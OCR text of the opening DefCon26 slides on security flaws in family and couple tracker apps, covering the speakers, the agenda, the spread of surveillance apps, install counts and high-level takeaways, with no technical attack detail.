team [SIK]

All your family secrets belong to us - Worrisome security issues in tracker apps

Siegfried Rasthofer | Fraunhofer SIT, Germany

Stephan Huber | Fraunhofer SIT, Germany

DefCon26, August 11th 2018

Who are we?

Siegfried

- Head of department Secure Software Engineering
- PhD, M.Sc., B.Sc. in computer science
- Static and dynamic code analysis
- Founder of @TeamSIK and @CodeInspect

Stephan

- Security researcher @Testlab Mobile Security
- Code analysis tool development
- IOT stuff
- Founder of @TeamSIK

Who are we?

Siegfried

- Head of department Secure Software Engineering
- PhD, M.Sc., B.Sc. in computer science
- Static and dynamic code analysis
- Founder of @TeamSIK and @CodeInspect

Stephan

- Security researcher @Testlab Mobile Security
- Code analysis tool development
- IOT stuff
- Founder of @TeamSIK

team [SIK]

(creds to: Alex, Daniel, Julien, Julius, Michael, Philipp, Steven, Kevin, Sebald, Ben)

Beer Announcement

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Responsible Disclosure Process
- Summary

Agenda

- **Motivation**
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Responsible Disclosure Process
- Summary

Surveillance - Then

1960: Radio receiver inside pipe

1970: Microphone inside a dragonfly

1960: Camera inside a pack of cigarettes

* Source: http://www.businessinsider.com/

Surveillance - Now

Spyware/RAT


Surveillance - Now

Spyware/RAT

Benign Reasons?

Surveillance - Now

Benign Reasons?




Family


Couple

Friends

Good vs. Bad



Spyware/RAT



Family

Couple

Friends

Surveillance - Apps

Google Play Store

Commercial spyware

Any application that transmits sensitive information off the device without user consent and does not display a persistent notification that this is happening.

Commercial spyware apps transmit data to a party other than the PHA provider. Legitimate forms of these apps can be used by parents to track their children. However, these apps can be used to track a person (a spouse, for example) without their knowledge or permission if a persistent notification is not displayed while the data is being transmitted.

*Android Security Report 2017


How well is the collected data protected?

App Name	Google Play Store Installations
Couple Tracker App	5-10 m
My Family GPS Tracker KidControll GPS Tracker Rastrear Celular Por el Numero Phone Tracker By Number Couple Vow Real Time GPS Tracker Ilocatemobile	1-5m
Family Locator (GPS) Free Cell Tracker Rastreador de Novia Phone Tracker Free Phone Tracker Pro Rastreador de Celular Avanzado	100-500k
Rastreador de Novia Localiser un Portable avec son Numero	50-100k
Handy Orten per Handynr	10-50k
Track My Family	1k

App Name	Google Play Store Installations
Couple Tracker App	5-10 m
My Family GPS Tracker KidControll GPS Tracker Rastrear Celular Por el Numero Phone Tracker By Number Couple Vow Real Time GPS Tracker Ilocatemobile	5m
Family Locator (GPS) Free Cell Tracker Rastreador de Novia Phone Tracker Free Phone Tracker Pro Rastreador de Celular Avanzado	100-500k
Rastreador de Novia Localiser un Portable avec son Numero	50-100k
Handy Orten per Handynr	10-50k
Track My Family	1k

37 vulnerabilities

Takeaways




It is **very** easy to…

- Enable premium features without paying
- Access highly sensitive data of a person
- Perform mass surveillance in real-time


Agenda

- Motivation
- **Background Information**
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Responsible Disclosure Process
- Summary


How does it work? – Very simple



What kind of data?




What kind of data?




Attack Vectors

Attack Vectors




Attack Vectors



